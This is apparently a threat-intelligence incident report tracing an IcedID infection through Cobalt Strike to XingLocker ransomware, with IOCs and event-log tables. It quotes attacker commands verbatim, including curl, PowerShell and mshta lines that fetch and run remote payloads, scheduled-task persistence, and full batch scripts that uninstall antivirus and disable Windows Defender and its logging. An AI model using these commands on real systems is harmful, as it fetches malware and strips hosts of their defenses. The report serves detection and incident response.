


## IcedID to XingLocker Ransomware in 24 hours

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### Intro

Towards the end of July, we observed an intrusion that began with IcedID malware and ended in XingLocker ransomware, a Mountlocker variant. XingLocker made its first appearance in early May of this year. The new group was featured in the AstroLocker ransomware blog, and it has been very active since then.



In this intrusion, we observed the threat actors use multiple DLL Beacons that would call out to different Cobalt Strike C2 channels. It appears that operators used different payloads, to accomplish different tasks, on each phase of the intrusion. The threat actors used batch scripts during the intrusion for a number of purposes, primarily to disable antivirus programs and execute payloads.

### Case Summary

This case started with an IcedID infection from a malware campaign as reported by [Myrtus](#). As with most commodity malware we see, IcedID executes the initial discovery commands and then exfiltrates the results via the C2 channel. If threat actors find the organization to be of interest, they will launch the next phase. In some cases, there might be different threat actor groups working on different phases of the attack. In this instance, the threat actors instructed IcedID to download and execute the next stage malware two hours after the initial compromise. The payload was a Cobalt Strike Beacon in the form of a DLL.

Upon initial execution, Cobalt Strike ran some discovery commands before injecting into the LSASS process to steal cached credentials. The threat actors did not waste any time, and within four minutes, they gained administrative credentials then began searching for the domain controllers. Once the domain controllers were identified, they used Cobalt Strike's "jump psexec\_psh" capability, which creates a Windows service that executes a [Beacon executable to move laterally](#). Having gained access to the domain controllers, the attackers downloaded and executed AdFind to collect further information about the domain.

The attacker's preferred scripting various parts of the intrusion via batch scripts. They had a script for persistence, defense evasion and execution tasks. A complete list of those scripts came from `hxxps://styservice[.]com` as we shared with the community in [this tweet thread](#). The first batch script we saw was to schedule a task which would execute a command to load a Cobalt Strike Beacon into memory using `regsvr32`. This persistence mechanism was only seen on the domain controllers and one other critical server.

The lateral movement and execution of batch scripts continued with the operators expanding their network footprint. It is worth mentioning that it appears they chose which hosts to pivot to by assessing the importance implied by their hostnames. After landing on an "important" host, the first task was to execute various batch scripts to disable antivirus programs. On one host, common backup utilities were also disabled.

Three hours into the intrusion and the attackers had deployed Beacons across various hosts on the network. Despite that, they deployed another Beacon using a PowerShell loader method, this time on the beachhead. They used this Beacon to run PowerView's Invoke-ShareFinder module in an effort to discover potentially interesting directories and files. BloodHound was also executed as part their reconnaissance activities. At the same time, the operators performed an exhaustive port scan on the servers they had earlier identified to be "important". Minutes away from meeting their final objective, the operators manually searched for files and directories of interest for the second time.

Around 23 hours after the initial intrusion, the threat actors moved towards their final objective of deploying XingLocker ransomware. The deployment took place via wmic and batch scripts. We did not observe any overt exfiltration of data; however, it is possible that the threat actors used Cobalt Strike to transmit sensitive data.


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
We offer multiple services including a [Threat Feed service](#) which tracks Command and Control frameworks such as Cobalt Strike, Metasploit, Empire, PoshC2, BazarLoader, etc. More information on this service and others can be found [here](#).

The Cobalt Strike servers in this case were added to the Threat Feed on 7/19, 7/26 and 7/27.

We also have artifacts and IOCs available from this case such as pcaps, memory captures, files, event logs including Sysmon, Kape packages, and more, under our [Security Researcher and Organization](#) services.

### **Timeline**





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### Initial Access

The IcedID infection came as a result of a phishing campaign as reported by [Myrtus](#) on Twitter.

Initial IcedID was executed on the beachhead using `regsvr32.exe`

Automated analysis of this IcedID sample extracts the following configuration for the staging server:

```
{
  "Campaign ID": 1394912167,
  "C2 url": "feedbackfileweb.club"}
```

IcedID core analysis show additional C2 infrastructure as per [this](#) sample:


```
gsterangsic.buzz
oscanonamik.club
riderskop.top
iserunifish.club
```

### Execution

Upon the execution of the IcedID sample, we observed a download and execution of a malicious DLL `ikaqkk.dll` :

Action Type	Remote Url	Remote IP	Remote Port	File Name	Folder Path
Initiating Process Command Line: "regsvr32.exe" /s C:\[redacted] fc914c28cc3abc35b3b4ab3769ffe52d.dll (Count: 3)					
OutboundConnectionToWebPr...	feedbackfileweb.club	104.21.11.19	80		
ConnectionSuccess	feedbackfileweb.club	104.21.11.19	80		
FileCreated				ikaqkk.dll	C:\Users\[redacted]\AppData\Local\[redacted]

Below is a screenshot of packet where we can spot the **GZIPLoader** downloading the first stage from the C2:



A detailed **GZIPLoader** analysis from Binary Defense is available [here](#).

The DLL was then executed using `rundll32.exe` one second later:

```
rundll32.exe "C:\Users\REDACTED\AppData\Local\REDACTED\ikaqk.dll",update /i:"TimberMule\license.dat"
```

Cobalt strike Beacon `DllHost.exe` was downloaded and loaded via process hollwing a few hours after the initial **IcedID** execution:

Initiating Process Command Line	Action Type	Process Command Line
"regsvr32.exe" /s C:\[redacted]fc914c28cc3abc35b3b4ab3769ffe52d.dll	ConnectionSuccess	
"regsvr32.exe" /s C:\[redacted]fc914c28cc3abc35b3b4ab3769ffe52d.dll	OutboundConnectionToWebProtocol	
DllHost.exe	RemoteExecutableMemoryAllocation	
DllHost.exe	RemoteExecutableMemoryAllocation	
DllHost.exe	RemoteExecutableMemoryAllocation	
DllHost.exe	ConnectionSuccess	
DllHost.exe	OutboundConnectionToWebProtocol	
"regsvr32.exe" /s C:\[redacted]fc914c28cc3abc35b3b4ab3769ffe52d.dll	ProcessCreated	DllHost.exe

The threat actors connected to the machine to run the first discovery commands using Cobalt Strike Beacon. The threat actors then downloaded an additional Cobalt Strike Beacon `kaslose.dll` via curl and executed it via `regsvr32` :

ParentCommandLine	OriginalFileName	Image	CommandLine
cmd.exe /c start "" "cmd.exe"	Cmd.Exe	C:\Windows\System32\cmd.exe	"cmd.exe"
C:\Windows\System32\DllHost.exe	Cmd.Exe	C:\Windows\System32\cmd.exe	cmd.exe /c start "" "cmd.exe"
net group /domain	net1.exe	C:\Windows\System32\net1.exe	C:\Windows\system32\net1_group /domain
"cmd.exe"	net.exe	C:\Windows\System32\net.exe	net group /domain
"cmd.exe"	curl.exe	C:\Windows\System32\curl.exe	curl
"cmd.exe"	curl.exe	C:\Windows\System32\curl.exe	curl https://styservice.com/kaslose/kaslose.dll -o C:\users\public\music\kaslose.dll
		C:\Windows\system32\curl.exe	
regsvr32 kaslose.dll	REGSVR32.EXE	C:\Windows\SysWOW64\regsvr32.exe	kaslose.dll
"cmd.exe"	REGSVR32.EXE	C:\Windows\System32\regsvr32.exe	regsvr32 kaslose.dll

The Threat actors also executed HTA and PowerShell loader to load Cobalt Strike Beacon in memory on beachhead:

Initiating Process Parent File Name	Initiating Process Command Line	Process Command Line	Action Type
cmd.exe	powershell.exe -nop -w hidden -c "EX ([new-object net.webclient).downloadstring('https://cdnwin.xy:443/appino')"		RemoteExecutableMemoryAllocation
cmd.exe	mshta https://cdnwin.xy:443/download/up		RemoteExecutableMemoryAllocation


## Persistence

### IcedID Persistence

Upon IcedID execution, a scheduled task named `{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}` was created. The task was scheduled to execute every hour:

Executable Info	Event Id	Payload Data1	Payload Data2	Payload Data3
Map Description: Scheduled Task created (Count: 11)				
	106	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}		
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 112	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 8580	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 5424	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 10020	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 3868	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 8404	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 7780	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 584	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 6096	
rundll32.exe	129	Task: \{3D0CCC72-D85D-7A63-8C0A-66CF5BAFD686}	ProcessID: 1164	

The new scheduled task was registered under EID 106 as seen below. (EIDs: 106,200,201 "Microsoft-Windows-TaskScheduler\Operational.evtx")



Correlating this with Process Execution logs from MDE, shows that the task was executing the IcedID downloaded DLL:

Action Type	Process Command Line
Initiating Process Command Line: svchost.exe -k netsvcs -p -s Schedule (Count: 11)	
ProcessCreated	rundll32.exe "C:\Users\ [redacted] \AppData\Local\ [redacted] \ikaqkk.dll",update /i:"TimberMule\license.dat"
ProcessCreated	rundll32.exe "C:\Users\ [redacted] \AppData\Local\ [redacted] \ikaqkk.dll",update /i:"TimberMule\license.dat"
ProcessCreated	rundll32.exe "C:\Users\ [redacted] \AppData\Local\ [redacted] \ikaqkk.dll",update /i:"TimberMule\license.dat"
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ProcessCreated	rundll32.exe "C:\Users\ [redacted] \AppData\Local\ [redacted] \ikaqkk.dll",update /i:"TimberMule\license.dat"

### Cobalt Strike Persistence

While analyzing this intrusion, we observed further persistence via scheduled tasks associated with post-exploitation activities.

This scheduled task with name `HpSupport` executed a Cobalt Strike Beacon `kaslose64.dll` both on the Domain Controller and the File Server:

Action Type	Process Command Line
ProcessCreated	schtasks /create /tn HpSupport22 /tr C:\users\public\music\star.bat /SC ONSTART /F
ProcessCreated	schtasks /create /tn HpSupport22 /tr C:\users\public\music\star.bat /SC ONSTART /F
SchTasksLaunch	
ProcessCreated	conhost.exe 0xffffffff -ForceV1
ProcessCreated	cmd.exe /C schtasks /create /tn HpSupport22 /tr C:\users\public\music\star.bat /SC ONSTART /F
ProcessCreated	cmd.exe /C schtasks /create /tn HpSupport22 /tr C:\users\public\music\star.bat /SC ONSTART /F

On the File Server, the same Scheduled task was created with a slightly different name:

Action Type	Process Command Line
ProcessCreated	schtasks /create /tn HpSupport /tr C:\users\public\music\star.bat /SC DAILY /F
ProcessCreated	schtasks /create /tn HpSupport /tr C:\users\public\music\star.bat /SC DAILY /F
SchTasksLaunch	
ProcessCreated	conhost.exe 0xffffffff -ForceV1
ProcessCreated	cmd.exe /C schtasks /create /tn HpSupport /tr C:\users\public\music\star.bat /SC DAILY /F
ProcessCreated	cmd.exe /C schtasks /create /tn HpSupport /tr C:\users\public\music\star.bat /SC DAILY /F

The `star.bat` script contained the following lines in both cases:

```
!echo OFF
regsvr32 C:\users\public\music\kaslose64.dll
```

### Defense Evasion

#### Process Injection: Process Hollowing

IcedID reached out to 37.120.222[.]100:8080 to download and load Cobalt Strike Beacon via process hollowing technique:

Initiating Process Command Line	Action Type	Process Command Line
"regsvr32.exe" /s C:\Users\ [redacted] \Downloads\fc914c28cc3abc35b3b4ab3769ffe52d.dll	ConnectionSuccess	
"regsvr32.exe" /s C:\Users\ [redacted] \Downloads\fc914c28cc3abc35b3b4ab3769ffe52d.dll	OutboundConnectionToWebProtocol	
DllHost.exe	RemoteExecutableMemoryAllocation	
DllHost.exe	RemoteExecutableMemoryAllocation	
DllHost.exe	RemoteExecutableMemoryAllocation	
DllHost.exe	ConnectionSuccess	
DllHost.exe	OutboundConnectionToWebProtocol	
"regsvr32.exe" /s C:\Users\ [redacted] \Downloads\fc914c28cc3abc35b3b4ab3769ffe52d.dll	ProcessCreated	DllHost.exe

#### Killing multiple Services and Disabling Security Tools

The threat actors executed a 1698 line batch script `kasper.bat` on a file server, which kills multiple processes using `taskkill`, stops/disables several services using `net stop` and `sc config` and disables a number of security tools using `WMI`.

Initiating Process Parent File Name	Initiating Process Command Line	Process Command Line	Action Type
regsvr32.exe	cmd.exe /C kasper.bat		CmdExecution
regsvr32.exe	kaslose64.dll	cmd.exe /C kasper.bat	ProcessCreated
regsvr32.exe	kaslose64.dll	cmd.exe /C kasper.bat	ProcessCreated
regsvr32.exe	cmd.exe /C kasper.bat	conhost.exe 0x00000000 -ForceV1	ProcessCreated
regsvr32.exe	cmd.exe /C kasper.bat	taskkill /im cclic0.exe /f	ProcessCreated
regsvr32.exe	cmd.exe /C kasper.bat	taskkill /im cclic0.exe /f	ProcessCreated

Here is an extract from the `kasper.bat` script:

```
start wmic product where name="Webroot SecureAnywhere" call uninstall /nointeractive
start wmic product where name="Symantec Endpoint Protection" call uninstall /nointeractive
start wmic product where name="AVG 2015" call uninstall /nointeractive
start wmic product where name="McAfee VirusScan Enterprise" call uninstall /nointeractive
start wmic product where name="McAfee Agent" call uninstall /nointeractive
start wmic product where name="McAfee DLP Endpoint" call uninstall /nointeractive
start wmic product where name="McAfee Endpoint Security Platform" call uninstall /nointeractive
start wmic product where name="McAfee Endpoint Security Threat Prevention" call uninstall /nointeractive
start wmic product where name="Microsoft Security Client" call uninstall /nointeractive
start wmic product where name="Malwarebytes' Managed Client" call uninstall /nointeractive
start wmic product where name="Sophos System Protection" call uninstall /nointeractive
start wmic product where name="Sophos AutoUpdate" call uninstall /nointeractive
start wmic product where name="Sophos Remote Management System" call uninstall /nointeractive
start wmic product where name="McAfee SiteAdvisor Enterprise" call uninstall /nointeractive
start wmic product where name="Symantec Backup Exec Remote Agent for Windows" call uninstall /nointeractive
start wmic product where name="ESET File Security" call uninstall /nointeractive
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA /t REG_DWORD /d 0 /f
powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true
powershell.exe Uninstall-WindowsFeature -Name Windows-Defender
```

### Disabling Windows Defender using multiple techniques

The threat actors executed three other scripts named `fed1.bat`, `fed2.bat` and `fed3.bat` using PowerShell and manipulating several registry keys to disable Windows Defender.

Content of `fed1.bat` script:

```
@echo off
powershell.exe Set-MpPreference -DisableRealtimeMonitoring $true
powershell.exe Uninstall-WindowsFeature -Name Windows-Defender
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
rem USE AT OWN RISK AS IS WITHOUT WARRANTY OF ANY KIND !!!!!
rem https://technet.microsoft.com/en-us/itpro/powershell/windows/defender/set-mpreference
rem To also disable Windows Defender Security Center include this
rem reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
rem 1 - Disable Real-time protection
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableOnAccessProtection" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableRealtimeMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpyNetReporting" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "0" /f
```

Content of `fed2.bat` script:

```
@echo off
rem 0 - Disable Logging
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f
rem Disable WD Tasks
schtasks /Change /TN "Microsoft\Windows\ExploitGuard\ExploitGuard MDM policy Refresh" /Disable
```

```
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cache Maintenance" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Cleanup" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Scheduled Scan" /Disable
schtasks /Change /TN "Microsoft\Windows\Windows Defender\Windows Defender Verification" /Disable
rem Disable WD systray icon
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run" /v "Windows Defender" /f
reg delete "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v "Windows Defender" /f
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "WindowsDefender" /f
rem Remove WD context menu
reg delete "HKCR*\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Directory\shellex\ContextMenuHandlers\EPP" /f
reg delete "HKCR\Drive\shellex\ContextMenuHandlers\EPP" /f
rem Disable WD services
reg add "HKLM\System\CurrentControlSet\Services\WdBoot" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdFilter" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisDrv" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WdNisSvc" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\WinDefend" /v "Start" /t REG_DWORD /d "4" /f
reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
rem Run "Disable WD.bat" again to disable WD services
REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
```

Content of fed3.bat script:


```
@echo off
rem USE AT OWN RISK AS IS WITHOUT WARRANTY OF ANY KIND !!!!!
rem https://technet.microsoft.com/en-us/itpro/powershell/windows/defender/set-mppreference
rem To also disable Windows Defender Security Center include this
rem reg add "HKLM\System\CurrentControlSet\Services\SecurityHealthService" /v "Start" /t REG_DWORD /d "4" /f
rem 1 - Disable Real-time protection
reg delete "HKLM\Software\Policies\Microsoft\Windows Defender" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "DisableAntiVirus" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\MpEngine" /v "MpEnablePus" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableIOAVProtection" /t REG_DWORD /d "1" /f
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reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Reporting" /v "DisableEnhancedNotifications" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "DisableBlockAtFirstSeen" /t REG_DWORD /d "1" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SpyNetReporting" /t REG_DWORD /d "0" /f
reg add "HKLM\Software\Policies\Microsoft\Windows Defender\SpyNet" /v "SubmitSamplesConsent" /t REG_DWORD /d "0" /f
rem 0 - Disable Logging
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderApiLogger" /v "Start" /t REG_DWORD /d "0" /f
reg add "HKLM\System\CurrentControlSet\Control\WMI\Autologger\DefenderAuditLogger" /v "Start" /t REG_DWORD /d "0" /f
rem Disable WD Tasks
